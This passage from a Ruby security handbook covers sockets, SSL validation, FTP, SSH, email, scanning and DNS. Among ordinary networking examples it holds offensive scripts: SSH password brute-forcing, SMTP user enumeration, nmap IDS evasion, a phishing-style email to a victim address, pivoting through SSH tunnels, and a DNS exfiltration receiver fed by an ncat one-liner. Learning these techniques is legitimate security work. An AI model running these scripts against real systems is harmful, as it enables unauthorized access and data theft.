- PF_LOCAL
- PF_MAX
- PF_NATM
- PF_NDRV
- PF_NETBIOS
- PF_NETGRAPH
- PF_NS
- PF_OSI
- PF_PACKET
- PF_PIP
- PF_PPP
- PF_PUP
- PF_ROUTE
- PF_RTIP
- PF_SIP
- PF_SNA
- PF_SYSTEM
- PF_UNIX
- PF_UNSPEC
- PF_XTP

Socket options

- SO_ACCEPTCONN
- SO_ACCEPTFILTER
- SO_ALLZONES
- SO_ATTACH_FILTER
- SO_BINDTODEVICE
- SO_BINTIME
- SO_BROADCAST
- SO_DEBUG

- SO_DETACH_FILTER
- SO_DONTROUTE
- SO_DONTTRUNC
- SO_ERROR
- SO_KEEPALIVE
- SO_LINGER
- SO_MAC_EXEMPT
- SO_NKE
- SO_NOSIGPIPE
- SO_NO_CHECK
- SO_NREAD
- SO_OOBINLINE
- SO_PASSCRED
- SO_PEERCRED
- SO_PEERNAME
- SO_PRIORITY
- SO_RCVBUF
- SO_RCVLOWAT
- SO_RCVTIMEO
- SO_RECVUCRED
- SO_REUSEADDR
- SO_REUSEPORT
- SO_SECURITY_AUTHENTICATION
- SO_SECURITY_ENCRYPTION_NETWORK
- SO_SECURITY_ENCRYPTION_TRANSPORT
- SO_SNDBUF
- SO_SNDLOWAT
- SO_SNDTIMEO
- SO_TIMESTAMP
- SO_TIMESTAMPNS
- SO_TYPE
- SO_USELOOPBACK
- SO_WANTMORE
- SO_WANTOOBFLAG

Creating Socket Template

```
Socket.new(domain, socktype [, protocol])
```

domain(Address\/Protocol Families): like AF_INET, PF_PACKET, etc

socktype: like SOCK_RAW, SOCK_STREAM

protocol: by default, it's `0` m it should be a protocol defined (we'll manipulate that later)

TCP Socket

Server\/Client life cycle

```
              Client        Server
                |             |
     socket     +             +      socket
                |             |
     connect    +--------,    +      bind
                |         |   |
     write ,--> +------,  |   +      listen
          |     |      |  |   |
     read  `----+ <--, |  `-> +      accept
                |    | |      |
     close      +--, | `----> + <--, read <--,
                   | |        |    |         |
                   | `--------+----' write   ∧
                   |                         |
                   `----->------>------->----`
```

General Socket usage

Get List of local IPaddreses

```
require 'socket'
Socket.ip_address_list
```

Get Hostname

```
Socket.gethostname
```

TCP Server

Here we'll represent an absolute TCP server. This server will access connect from one client and send a message to it once connected then close the client and server connection

```
require 'socket'

server = TCPServer.new('0.0.0.0', 9911) # Server, binds/listens all interfaces on port
9911
client = server.accept                  # Wait for client to connect
rhost  = client.peeraddr.last           # peeraddr, returns remote [address_family, por
t, hostname, numeric_address(ip)]
client.puts "Hi TCP Client! #{rhost}"   # Send a message to the client once it connect
client.gets.chomp                       # Read incoming message from client
client.close                            # Close the client's connection
server.close                            # Close the TCP Server
```

Note: if you want to list on unused and random port, set to port 0, ruby will find vacancy port then use it. ex.

```
require 'socket'
server = TCPServer.new('0.0.0.0', 0)
server.addr[1]    # Shows the picked port
```

TCP Client

```
require 'socket'

client = TCPSocket.new('127.0.0.1', 9911)   # Client, connects to server on port 9911
rhost  = client.peeraddr.last               # Get the remote server's IP address
client.gets.chomp
client.puts "Hi, TCP Server #{rhost}"
client.close
```

You can put timeout/time interval for current connection in-case the server's response get delayed and the socket is still open.

```
timeval = [3, 0].pack("l_2")        # Time interval 3 seconds
client.setsockopt Socket::SOL_SOCKET, Socket::SO_RCVTIMEO, timeval      # Set socket re
ceiving time interval
client.setsockopt Socket::SOL_SOCKET, Socket::SO_SNDTIMEO, timeval      # Set socket se
nding time interval
client.getsockopt(Socket::SOL_SOCKET, Socket::SO_RCVTIMEO).inspect      # Optional, Che
ck if socket option has been set
client.getsockopt(Socket::SOL_SOCKET, Socket::SO_SNDTIMEO).inspect      # Optional, Che
ck if socket option has been set
```

There are some alternatives for `puts` and `gets` methods.You can see the difference and its classes using method method in Pry interpreter console

```
>> s = TCPSocket.new('0.0.0.0', 9911)
=> #<TCPSocket:fd 11>
>> s.method :puts
=> #<Method: TCPSocket(IO)#puts>
>> s.method :write
=> #<Method: TCPSocket(IO)#write>
>> s.method :send
=> #<Method: TCPSocket(BasicSocket)#send>
```

```
>> s = TCPSocket.new('0.0.0.0', 9911)
=> #<TCPSocket:fd 11>
>> s.method :gets
=> #<Method: TCPSocket(IO)#gets>
>> s.method :read
=> #<Method: TCPSocket(IO)#read>
>> s.method :recv
=> #<Method: TCPSocket(BasicSocket)#recv>
```

UDP Socket

UDP Server

```
require 'socket'

server = UDPSocket.new                                  # Start UDP socket
server.bind('0.0.0.0', 9911)                            # Bind all interfaces to port 9
911
mesg, addr = server.recvfrom(1024)                      # Receive 1024 bytes of the mes
sage and the sender IP
server puts "Hi, UDP Client #{addr}", addr[3], addr[1]  # Send a message to the client
server.recv(1024)                                       # Receive 1024 bytes of the mes
sage
```

UDP Client

```
require 'socket'
client = UDPSocket.new
client.connect('localhost', 9911)       # Connect to server on port 991
client.puts "Hi, UDP Server!", 0        # Send message
server.recv(1024)                       # Receive 1024 bytes of the server message
```

There alternative for sending and receiving too, figure it out, RubyDoc.

GServer

GServer standard library implements a generic server, featuring thread pool management, simple logging, and multi-server management. Any kind of application-level server can be implemented using this class:

- It accepts multiple simultaneous connections from clients
- Several services (i.e. one service per TCP port)
  - can be run simultaneously,
  - can be stopped at any time through the class method `GServer.stop(port)`
- All the threading issues are handled
- All events are optionally logged

- Very basic GServer

```
require 'gserver'

class HelloServer < GServer                # Inherit GServer class
  def serve(io)
    io.puts("What's your name?")
    line = io.gets.chomp
    io.puts "Hi, #{line}!"
    self.stop if io.gets =~ /shutdown/     # Stop the server if you get shutdown string

  end
end

server = HelloServer.new(1234, '0.0.0.0')  # Start the server on port 1234
server.audit = true      # Enable logging
server.start             # Start the service
server.join
```

SSL/TLS

Working with SSL/TLS connections is a very important job and it comes in tow shapes. **(1)** Secure HTTP connection. **(2)** Secure Socket. To reduce the redundancy, I'll deal with both in this section, instead of putting the http part under Web Kung Fu section.

Certificate Validation

Validate HTTPS Certificate

validate_https_cert.rb

```
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'open-uri'

def validate_https_cert(target)  begin
    open("https://#{target}")
    puts '[+] Valid SSL Certificate!'
  rescue OpenSSL::SSL::SSLError
    puts '[+] Invalid SSL Certificate!'
  end
end

good_ssl = 'google.com'
bad_ssl  = 'expired.badssl.com'

validate_https_cert good_ssl
validate_https_cert bad_ssl
```

Validate Secure Socket Certificate

validate_socket_cert.rb

```ruby
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'socket'
require 'openssl'

def validate_socket_cert(target)
  ssl_context = OpenSSL::SSL::SSLContext.new
  ssl_context.verify_mode = OpenSSL::SSL::VERIFY_PEER
  cert_store = OpenSSL::X509::Store.new
  cert_store.set_default_paths
  ssl_context.cert_store = cert_store
  socket = TCPSocket.new(target, 443)
  ssl_socket = OpenSSL::SSL::SSLSocket.new(socket, ssl_context)
  begin
    ssl_socket.connect
    puts '[+] Valid SSL Certificate!'
  rescue OpenSSL::SSL::SSLError
    puts '[+] Invalid SSL Certificate!'
  end
end

good_ssl = 'google.com'
bad_ssl  = 'expired.badssl.com'

validate_socket_cert good_ssl
validate_socket_cert bad_ssl
```

Putting all together

ssl_validator.rb

```ruby
#!/usr/bin/env ruby
#
# SSL/TLS validator
# KING SABRI | @KINGSABRI
#

def validate_ssl(target, conn_type=:web)

  case conn_type
    # Web Based SSL
    when :web
      require 'open-uri'

      begin
        open("https://#{target}")
        puts '[+] Valid SSL Certificate!'
      rescue OpenSSL::SSL::SSLError
        puts '[+] Invalid SSL Certificate!'
```

```
      end
    # Socked Based SSL
    when :socket
      require 'socket'
      require 'openssl'

      ssl_context = OpenSSL::SSL::SSLContext.new
      ssl_context.verify_mode = OpenSSL::SSL::VERIFY_PEER
      cert_store = OpenSSL::X509::Store.new
      cert_store.set_default_paths
      ssl_context.cert_store = cert_store
      socket = TCPSocket.new(target, 443)
      ssl_socket = OpenSSL::SSL::SSLSocket.new(socket, ssl_context)

      begin
        ssl_socket.connect
        puts '[+] Valid SSL Certificate!'
      rescue OpenSSL::SSL::SSLError
        puts '[+] Invalid SSL Certificate!'
      end

    else
      puts '[!] Unknown connection type!'
  end

end


good_ssl = 'google.com'
bad_ssl  = 'expired.badssl.com'

validate_ssl(bad_ssl, :web)
validate_ssl(bad_ssl, :socket)

validate_ssl(good_ssl, :web)
validate_ssl(good_ssl, :socket)
```

Run it

```
ruby ssl_validator.rb

[+] Invalid SSL Certificate!
[+] Invalid SSL Certificate!
[+] Valid SSL Certificate!
[+] Valid SSL Certificate!
```

SSID Finder

It's good to know how you play with a lower level of Ruby socket and see how powerful it's. As I've experienced, it's a matter of your knowledge about the protocol you're about to play with. I've tried to achieve this mission using `Packetfu` gem, but it's not protocol aware, yet. So I fired-up my Wireshark(filter: `wlan.fc.type_subtype == 0x08`) and start inspecting the wireless beacon structure and checked how to go even deeper with Ruby socket to lower level socket not just playing with TCP and UDP sockets.

The main task was

- Go very low level socket(Layer 2)
- Receive every single packet no matter what protocol is it
- Receive packets as raw to process it as far as I learn from wireshark

I went through all mentioned references below and also I had a look at `/usr/include/linux/if_ether.h` which gave me an idea about `ETH_P_ALL` meaning and more. In addition, `man socket` was really helpful to me.

Note: The Network card interface must be set in monitoring mode, to do so (using airmon-ng)

```
# Run you network car on monitoring mode
airmon-ng start wls1

# Check running monitoring interfaces
airmon-ng
```

```
#!/usr/bin/env ruby
require 'socket'

# Open a Soccket as (very low level), (receive as a Raw), (for every packet(ETH_P_ALL))
socket = Socket.new(Socket::PF_PACKET, Socket::SOCK_RAW, 0x03_00)

puts "\n\n"
puts "        BSSID        |        SSID        "
puts "-------------------*-------------------"
while true
  # Capture the wire then convert it to hex then make it as an array
  packet = socket.recvfrom(2048)[0].unpack('H*').join.scan(/../)
  #
  # The Beacon Packet Pattern:
  # 1- The IEEE 802.11 Beacon frame starts with 0x08000000h, always!
  # 2- The Beacon frame value located at the 10th to 13th byte
  # 3- The number of bytes before SSID value is 62 bytes
  # 4- The 62th byte is the SSID length which is followed by the SSID string
  # 5- Transmitter(BSSID) or the AP MAC address which is located at 34 to 39 bytes
  #
  if packet.size >= 62 && packet[9..12].join == "08000000"   # Make sure it's a Beacon frame
    ssid_length = packet[61].hex - 1                         # Get the SSID's length
    ssid  = [packet[62..(62 + ssid_length)].join].pack('H*') # Get the SSID
    bssid = packet[34..39].join(':').upcase                  # Get THE BSSID

    puts " #{bssid}" + "    " + "#{ssid}"
  end

end
```

References - *very useful!*

- raw_socket.rb
- wifi_sniffer.rb
- packetter.rb
- Another git
- Programming Ruby1.9
- Rubydocs - class Socket
- Linux Kernel Networking – advanced topics (5)
- PF_PACKET Protocol Family
- Ruby Raw Socket for Windows

FTP

Dealing with FTP is something needed in many cases, Let's see how easy is that in Ruby with AIO example.

FTP Client

```
require 'net/ftp'

ftp = Net::FTP.new('rubyfu.net', 'admin', 'P@ssw0rd')   # Create New FTP connection
ftp.welcome                                              # The server's welcome message
ftp.system                                               # Get system information
ftp.chdir 'go/to/another/path'                           # Change directory
file.pwd                                                 # Get the correct directory
ftp.list('*')                                            # or ftp.ls, List all files and
 folders
ftp.mkdir 'rubyfu_backup'                                # Create directory
ftp.size 'src.png'                                       # Get file size
ftp.get 'src.png', 'dst.png', 1024                       # Download file
ftp.put 'file1.pdf', 'file1.pdf'                         # Upload file
ftp.rename 'file1.pdf', 'file2.pdf'                      # Rename file
ftp.delete 'file3.pdf'                                   # Delete file
ftp.quit                                                 # Exit the FTP session
ftp.closed?                                              # Is the connection closed?
ftp.close                                                # Close the connection
```

Yep, it's simple as that, easy and familiar.

TIP: You can do it all above way using pure socket library, it's really easy. You may try to do it.

FTP Server

- Install ftpd gem

  ```
  gem install ftpd
  ```

```
#
# Pure Ruby FTP server
# KING SABRI | @KINGSABRI
#
require 'ftpd'

class Driver
  attr_accessor :path, :user, :pass
  def initialize(path)
    @path = path
  end
```

```
  def authenticate(user, password)
    true
  end

  def file_system(user)
    Ftpd::DiskFileSystem.new(@path)
  end

end

class FTPevil

  def initialize(path=".")
    @driver = Driver.new(File.expand_path(path))
    @server = Ftpd::FtpServer.new(@driver)
    configure_server
    print_connection_info
  end

  def configure_server
    @server.server_name = "Rubyfu FTP Server"
    @server.interface = "0.0.0.0"
    @server.port = 21
  end

  def print_connection_info
    puts "[+] Servername: #{@server.server_name}"
    puts "[+] Interface: #{@server.interface}"
    puts "[+] Port: #{@server.port}"
    puts "[+] Directory: #{@driver.path}"
    puts "[+] User: #{@driver.user}"
    puts "[+] Pass: #{@driver.pass}"
    puts "[+] PID: #{$$}"
  end

  def start
    @server.start
    puts "[+] FTP server started. (Press CRL+C to stop it)"
    $stdout.flush
    begin
      loop{}
    rescue Interrupt
      puts "\n[+] Closing FTP server."
    end
  end
end

if ARGV.size >= 1
  path    = ARGV[0]
else
  puts "[!] ruby #{__FILE__} <PATH>"
  exit
```

```
end

FTPevil.new(path).start
```

Run it

```
ruby ftpd.rb .

Interface: 0.0.0.0
Port: 21
Directory: /tmp/ftp-share
User:
Pass:
PID: 2366
[+] FTP server started. (Press CRL+C to stop it)
```

SSH

Here we'll show some SSH using ruby. We'll need to install net-ssh gem for that.

- Install net-ssh gem

  ```
  gem install net-ssh
  ```

Simple SSH command execution

This is a very basic SSH client which sends and executes commands on a remote system

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

@hostname = "localhost"
@username = "root"
@password = "password"
@cmd = ARGV[0]

begin
  ssh = Net::SSH.start(@hostname, @username, :password => @password)
  res = ssh.exec!(@cmd)
  ssh.close
  puts res
rescue
  puts "Unable to connect to #{@hostname} using #{@username}/#{@password}"
end
```

SSH Client with PTY shell

Here a simple SSH client which give you an interactive PTY

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

@hostname = "localhost"
@username = "root"
@password = "password"

Net::SSH.start(@hostname, @username, :password => @password, :auth_methods => ["password"]) do |session|

  # Open SSH channel
  session.open_channel do |channel|

    # Requests that a pseudo-tty (or "pty") for interactive application-like (e.g vim, sudo, etc)
    channel.request_pty do |ch, success|
      raise "Error requesting pty" unless success

      # Request channel type shell
      ch.send_channel_request("shell") do |ch, success|
        raise "Error opening shell" unless success
        STDOUT.puts "[+] Getting Remote Shell\n\n" if success
      end
    end

    # Print STDERR of the remote host to my STDOUT
    channel.on_extended_data do |ch, type, data|
      STDOUT.puts "Error: #{data}\n"
    end

    # When data packets are received by the channel
    channel.on_data do |ch, data|
      STDOUT.print data
      cmd = gets
      channel.send_data( "#{cmd}" )
      trap("INT") {STDOUT.puts "Use 'exit' or 'logout' command to exit the session"}
    end

    channel.on_eof do |ch|
      puts "Exiting SSH Session.."
    end

    session.loop
  end
end
```

SSH brute force

ssh-bf.rb

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/ssh'

def attack_ssh(host, user, password, port=22, timeout = 5)
  begin
    Net::SSH.start(host, user, :password => password,
                   :auth_methods => ["password"], :port => port,
                   :paranoid => false, :non_interactive => true, :timeout => timeout )
do |session|
      puts "Password Found: " + "#{host} | #{user}:#{password}"
    end

  rescue Net::SSH::ConnectionTimeout
    puts "[!] The host '#{host}' not alive!"
  rescue Net::SSH::Timeout
    puts "[!] The host '#{host}' disconnected/timeouted unexpectedly!"
  rescue Errno::ECONNREFUSED
    puts "[!] Incorrect port #{port} for #{host}"
  rescue Net::SSH::AuthenticationFailed
    puts "Wrong Password: #{host} | #{user}:#{password}"
  rescue Net::SSH::Authentication::DisallowedMethod
    puts "[!] The host '#{host}' doesn't accept password authentication method."
  end
end


hosts = ['192.168.0.1', '192.168.0.4', '192.168.0.50']
users = ['root', 'admin', 'rubyfu']
passs = ['admin1234', 'P@ssw0rd', '123456', 'AdminAdmin', 'secret', coffee]

hosts.each do |host|
  users.each do |user|
    passs.each do |password|

      attack_ssh host, user, password

end end end
```

SSH Tunneling

Forward SSH Tunnel

```
                              |--------DMZ------|---Local Farm----|
                              |                 |                 |
|Attacker| ----SSH Tunnel---> | |SSH Server| <-RDP-> |Web server| |
                              |                 |                 |
                              |-----------------|-----------------|
```

Run ssh-ftunnel.rb on the **SSH Server**

ssh-ftunnel.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

Net::SSH.start("127.0.0.1", 'root', :password => '123132') do |ssh|

  ssh.forward.local('0.0.0.0', 3333, "WebServer", 3389)

  puts "[+] Starting SSH forward tunnel"
  ssh.loop { true }
end
```

Now connect to the **SSH Server** on port 3333 via your RDP client, you'll be prompt for the **WebServer**'s RDP log-in screen

```
rdesktop WebServer:3333
```

Reverse SSH Tunnel

```
                              |--------DMZ------|---Local Farm----|
                              |                 |                 |
|Attacker| <---SSH Tunnel---- | |SSH Server| <-RDP-> |Web server| |
  |   |                       |                 |                 |
  `->-'                       |-----------------|-----------------|
```

Run ssh-rtunnel.rb on the **SSH Server**

ssh-rtunnel.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

Net::SSH.start("AttacerIP", 'attacker', :password => '123123') do |ssh|

  ssh.forward.remote_to(3389, 'WebServer', 3333, '0.0.0.0')

  puts "[+] Starting SSH reverse tunnel"
  ssh.loop { true }
end
```

Now SSH from the **SSH Server** to **localhost** on the localhost's SSH port then connect from your localhost to your localhost on port 3333 via your RDP client, you'll be prompt for the **WebServer**'s RDP log-in screen

```
rdesktop localhost:3333
```

Copy files via SSH (SCP)

- To install scp gem

  ```
  gem install net-scp
  ```

- Upload file

```
require 'net/scp'

Net::SCP.upload!(
                    "SSHServer",
                    "root",
                    "/rubyfu/file.txt", "/root/",
                    #:recursive => true,    # Uncomment for recursive
                    :ssh => { :password => "123123" }
                )
```

- Download file

```
require 'net/scp'

Net::SCP.download!(
                    "SSHServer",
                    "root",
                    "/root/", "/rubyfu/file.txt",
                    #:recursive => true,    # Uncomment for recursive
                    :ssh => { :password => "123123" }
                  )
```

- More SSH examples
- Capistranorb.com
- Net:SSH old docs with example

Email

Sending Email

sendmail.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/smtp'

def send_mail(smtpsrv, username, password, frmemail, dstemail)

  msg  = "From: #{frmemail}\n"
  msg += "To: #{dstemail}\n"
  msg += "Date: #{date}\n"
  msg += "Subject: Email Subject\n"
  msg += "Content-type: text/html\n\n"
  msg += "<strong>winter is coming<br>Hi Jon Snow, Please click to win!</strong>"

  begin
    Net::SMTP.start(smtpsrv, 25, 'localhost', username, password, :login) do |smtp|
      smtp.send_message msg, frmemail, dstemail
    end
    puts "[+] Email has been sent successfully!"
  rescue Exception => e
    puts "[!] Failed to send the mail"
    puts e
  end

end

smtpsrv  = ARGV[0]
username = "admin@attacker.zone"
password = "P@ssw0rd"
frmemail = "admin@attacker.zone"
dstemail = "JonSnow@victim.com"

smtpsrv = ARGV[0]
if smtpsrv.nil?
  puts "[!] IP address Missing \nruby #{__FILE__}.rb [IP ADDRESS]\n\n"
  exit 0
end

send_mail smtpsrv, username, password, frmemail, dstemail
```

Reading Email

readmail.rb

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/imap'

host = ARGV[0]
if host.nil?
  puts "[!] IP address Missing \nruby #{__FILE__}.rb [IP ADDRESS]\n\n"
  exit 0
end

username = ARGV[1] || "admin@attacker.zone"
password = ARGV[2] || "P@ssw0rd"

imap = Net::IMAP.new(host, 993, true, nil, false)
imap.login(username, password)      # imap.authenticate('LOGIN', username, password)
imap.select('INBOX')

mail_ids = imap.search(['ALL'])

# Read all emails
mail_ids.each do |id|
  envelope = imap.fetch(id, "ENVELOPE")[0].attr["ENVELOPE"]
  puts "[+] Reading message, Subject: #{envelope.subject}"
  puts imap.fetch(id,'BODY[TEXT]')[0].attr['BODY[TEXT]']
end

# Delete all emails
# mail_ids.each do |id|
#   envelope = imap.fetch(id, "ENVELOPE")[0].attr["ENVELOPE"]
#   puts "[+] Deleting message, Subject: #{envelope.subject}"
#   imap.store(id, '+FLAGS', [:Deleted]) # Deletes forever No trash!
# end

imap.close
imap.logout
imap.disconnect
```

- More useful mail operation example | alvinalexander.com

SMTP Enumeration

Interacting with SMTP is easy and since the protocol is straight forward.

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'socket'

users =
    %w{
        root rubyfu www apache2 bin daemon sshd
        gdm  nobody ftp operator postgres mysqld
      }
found = []

@s = TCPSocket.new('192.168.0.19', 25)
@banner = @s.recv(1024).chomp
users.each do |user|
  @s.send "VRFY #{user} \n\r", 0
  resp = @s.recv(1024).chomp
  found << user if resp.split[2] == user
end
@s.close

puts "[*] Result:-"
puts "[+] Banner: " + @banner
puts "[+] Found users: \n#{found.join("\n")}"
```

Results

```
[*] Result:-
[+] Banner: 220 VulnApps.localdomain ESMTP Postfix
[+] Found users:
root
rubyfu
www
bin
daemon
sshd
gdm
nobody
ftp
operator
postgres
```

Your turn, there are other commands that can be used such as `EXPN` , `RCPT` . Enhance the above script to include all these commands to avoid restricted commands that might you face. Tweet your code and output to **@Rubyfu**.

Network Scanning

Network ping sweeping

required net-ping gem

```
gem install net-ping
```

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/ping'

@icmp = Net::Ping::ICMP.new(ARGV[0])
rtary = []
pingfails = 0
repeat = 5
puts 'starting to ping'
(1..repeat).each do
  if @icmp.ping
    rtary << @icmp.duration
    puts "host replied in #{@icmp.duration}"
  else
    pingfails += 1
    puts "timeout"
  end
end

avg = rtary.inject(0) {|sum, i| sum + i}/(repeat - pingfails)
puts "Average round-trip is #{avg}\n"
puts "#{pingfails} packets were dropped"
```

Port Scanner

If you got what we've represented in Ruby Socket section, then here we wrapping up and do some application depends on it. **scanner.rb**

```ruby
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'socket'
require 'thread'
require 'timeout'

host = ARGV[0]

def scan(host)
  (0..1024).each do |port|
    Thread.new {
      begin
        timeout(3) do                    # timeout of running operation
          s = TCPSocket.new(host, port)           # Create new socket
          puts "[+] #{host} | Port #{port} open"
          s.close
        end
      rescue Errno::ECONNREFUSED
        # puts "[!] #{host} | Port #{port} closed"
        next
      rescue Timeout::Error
        puts "[!] #{host} | Port #{port} timeout/filtered"
        next
      end
    }.join
  end
end

scan host
```

Run it

```
ruby scanner.rb 45.33.32.156    # scanme.nmap.com

[+] 45.33.32.156 | Port 22 open
[+] 45.33.32.156 | Port 80 open
[!] 45.33.32.156 | Port 81 timeout
[!] 45.33.32.156 | Port 85 timeout
[!] 45.33.32.156 | Port 119 timeout
[!] 45.33.32.156 | Port 655 timeout
[!] 45.33.32.156 | Port 959 timeout
```

Nmap

```
gem install ruby-nmap ronin-scanners gems
```

As far as you understand how to use nmap and how basically it works, you'll find this lib is easy to use. You can do most of nmap functionality

Basic Scan

Ruby-nmap gem is a Ruby interface to nmap, the exploration tool and security / port scanner.

- Provides a Ruby interface for running nmap.
- Provides a Parser for enumerating nmap XML scan files.

let's see how it dose work.

```
require 'nmap'
scan = Nmap::Program.scan(:targets => '192.168.0.15', :verbose => true)
```

SYN Scan

```
require 'nmap/program'

Nmap::Program.scan do |nmap|
  nmap.syn_scan = true
  nmap.service_scan = true
  nmap.os_fingerprint = true
  nmap.xml = 'scan.xml'
  nmap.verbose = true

  nmap.ports = [20,21,22,23,25,80,110,443,512,522,8080,1080,4444,3389]
  nmap.targets = '192.168.1.*'
end
```

each option like `nmap.syn_scan` or `nmap.xml` is considered as a *Task*. Documentation shows the list of scan tasks/options that are supported by the lib.

Comprehensive scan

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'nmap/program'

Nmap::Program.scan do |nmap|

  # Target
  nmap.targets = '192.168.0.1'

  # Verbosity and Debugging
  nmap.verbose = true
  nmap.show_reason = true

  # Port Scanning Techniques:
  nmap.syn_scan = true          # You can use nmap.all like -A in nmap

  # Service/Version Detection:
  nmap.service_scan = true
  nmap.os_fingerprint = true
  nmap.version_all = true

  # Script scanning
  nmap.script = "all"

  nmap.all_ports                # nmap.ports = (0..65535).to_a

  # Firewall/IDS Evasion and Spoofing:
  nmap.decoys = ["google.com","yahoo.com","hotmail.com","facebook.com"]
  nmap.spoof_mac = "00:11:22:33:44:55"
  # Timing and Performance
  nmap.min_parallelism = 30
  nmap.max_parallelism = 130

  # Scan outputs
  nmap.output_all = 'rubyfu_scan'

end
```

Parsing nmap XML scan file

I made an aggressive scan on `scanme.nmap.org`

```
nmap -n -v -A scanme.nmap.org -oX scanme.nmap.org.xml
```

I quoted the code from official documentation (https://github.com/sophsec/ruby-nmap)

```
require 'nmap/xml'

Nmap::XML.new(ARGV[0]) do |xml|
  xml.each_host do |host|
    puts "[#{host.ip}]"
    # Print: Port/Protocol      port_status      service_name
    host.each_port do |port|
      puts "  #{port.number}/#{port.protocol}\t#{port.state}\t#{port.service}"
    end
  end
end
```

Returns

```
[45.33.32.156]
  22/tcp        open    ssh
  80/tcp        open    http
  9929/tcp      open    nping-echo
```

https://github.com/ronin-ruby/ronin-scanners

DNS

DNS lookup

Forward DNS lookup (Host to IP)

```
require 'resolv'
Resolv.getaddresses "rubyfu.net"
```

Returns array of all IPs

```
["23.23.122.48", "107.20.161.48", "174.129.41.187"]
```

or use `Resolv.getaddress` to get one address only

Reverse DNS lookup (IP to Host)

```
require 'resolv'
Resolv.getnames "23.23.122.48"
```

Returns array of all hostnames, if PTR is assigned

```
["ec2-174-129-41-187.compute-1.amazonaws.com"]
```

or use `Resolv.name` to get one name only

DNS Data Exfiltration

DNS out-band connection is usually allowed in local networks, which is the major benefits of using DNS to transfer data to external server.

dnsteal.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# for hex in $(xxd -p ethernet-cable.jpg); do echo $hex | ncat -u localhost 53 ; done
#
require 'socket'

if ARGV.size < 1
  puts "[+] sudo ruby #{__FILE__} <FILENAME>"
  exit
else
  file = ARGV[0]
end

# Open UDP Socket and bind it to port 53 on all interfaces
udpsoc = UDPSocket.new
udpsoc.bind('0.0.0.0', 53)

begin

  data     = ''
  data_old = ''

  loop do
    response = udpsoc.recvfrom(1000)
    response = response[0].force_encoding("ISO-8859-1").encode("utf-8")
    data = response.match(/[^<][a-f0-9]([a-f0-9]).*[a-f0-9]([a-f0-9])/i).to_s

    # Write received data to file
    File.open(file, 'a') do |d|
      d.write [data].pack("H*") unless data == data_old     # Don't write the same data
 twice(poor workaround)
      puts data unless data == data_old
    end

    data_old = data
  end

rescue Exception => e
  puts e
end
```

Run it

```
ruby dnsteal.rb image.jpg
```

- dnsteal.py

DNS Enumeration

```
gem install net-dns
```

In ruby script

```
require 'net/dns'
```

Forward DNS lookup

The main usage is

```
require 'net/dns'
resolver = Net::DNS::Resolver.start("google.com")
```

Returns

```
;; Answer received from 127.0.1.1:53 (260 bytes)
;;
;; HEADER SECTION
;; id = 36568
;; qr = 1       opCode: QUERY   aa = 0  tc = 0  rd = 1
;; ra = 1       ad = 0  cd = 0  rcode = NoError
;; qdCount = 1  anCount = 6     nsCount = 4     arCount = 4

;; QUESTION SECTION (1 record):
;; google.com.                  IN      A

;; ANSWER SECTION (6 records):
google.com.             31      IN      A       64.233.183.102
google.com.             31      IN      A       64.233.183.113
google.com.             31      IN      A       64.233.183.100
google.com.             31      IN      A       64.233.183.139
google.com.             31      IN      A       64.233.183.101
google.com.             31      IN      A       64.233.183.138

;; AUTHORITY SECTION (4 records):
google.com.             152198  IN      NS      ns1.google.com.
google.com.             152198  IN      NS      ns3.google.com.
google.com.             152198  IN      NS      ns4.google.com.
google.com.             152198  IN      NS      ns2.google.com.

;; ADDITIONAL SECTION (4 records):
ns3.google.com.         152198  IN      A       216.239.36.10
ns4.google.com.         152198  IN      A       216.239.38.10
ns2.google.com.         152198  IN      A       216.239.34.10
ns1.google.com.         345090  IN      A       216.239.32.10
```

As you can see from response above, there are 5 sections

- **Header section:** DNS lookup headers
- **Question section:** DNS question,
- **Answer section:** Array of the exact lookup answer (base on lookup type. ex. A, NS, MX , etc)
- **Authority section:** Array of authority nameserver
- **Additional section:** Array array of nameserver lookup

Since its all are objects, we can call each section like that

```
resolver.header
resolver.question
resolver.answer
resolver.authority
resolver.additional
```

A record

Because the *A* record is the default, we can do like above example

```
resolver = Net::DNS::Resolver.start("google.com")
```

or in one line to get exact `answer` .

```
resolver = Net::DNS::Resolver.start("google.com").answer
```

will return an array with all IPs assigned to this domain

```
[google.com.            34      IN      A       74.125.239.35,
 google.com.            34      IN      A       74.125.239.39,
 google.com.            34      IN      A       74.125.239.33,
 google.com.            34      IN      A       74.125.239.34,
 google.com.            34      IN      A       74.125.239.36,
 google.com.            34      IN      A       74.125.239.32,
 google.com.            34      IN      A       74.125.239.46,
 google.com.            34      IN      A       74.125.239.40,
 google.com.            34      IN      A       74.125.239.38,
 google.com.            34      IN      A       74.125.239.37,
 google.com.            34      IN      A       74.125.239.41]
```

MX lookup

```
mx = Net::DNS::Resolver.start("google.com", Net::DNS::MX).answer
```

returns an array

```
[google.com.            212     IN      MX      40 alt3.aspmx.l.google.com.,
 google.com.            212     IN      MX      30 alt2.aspmx.l.google.com.,
 google.com.            212     IN      MX      20 alt1.aspmx.l.google.com.,
 google.com.            212     IN      MX      50 alt4.aspmx.l.google.com.,
 google.com.            212     IN      MX      10 aspmx.l.google.com.]
```

All lookup

```
any = Net::DNS::Resolver.start("facebook.com", Net::DNS::ANY).answer
```

returns

```
[facebook.com.          385     IN      A       173.252.120.6,
 facebook.com.          85364   IN      TXT     ,
 facebook.com.          149133  IN      NS      b.ns.facebook.com.,
 facebook.com.          149133  IN      NS      a.ns.facebook.com.]
```

for list of types, please refer to the gem docs

Reverse DNS lookup

```
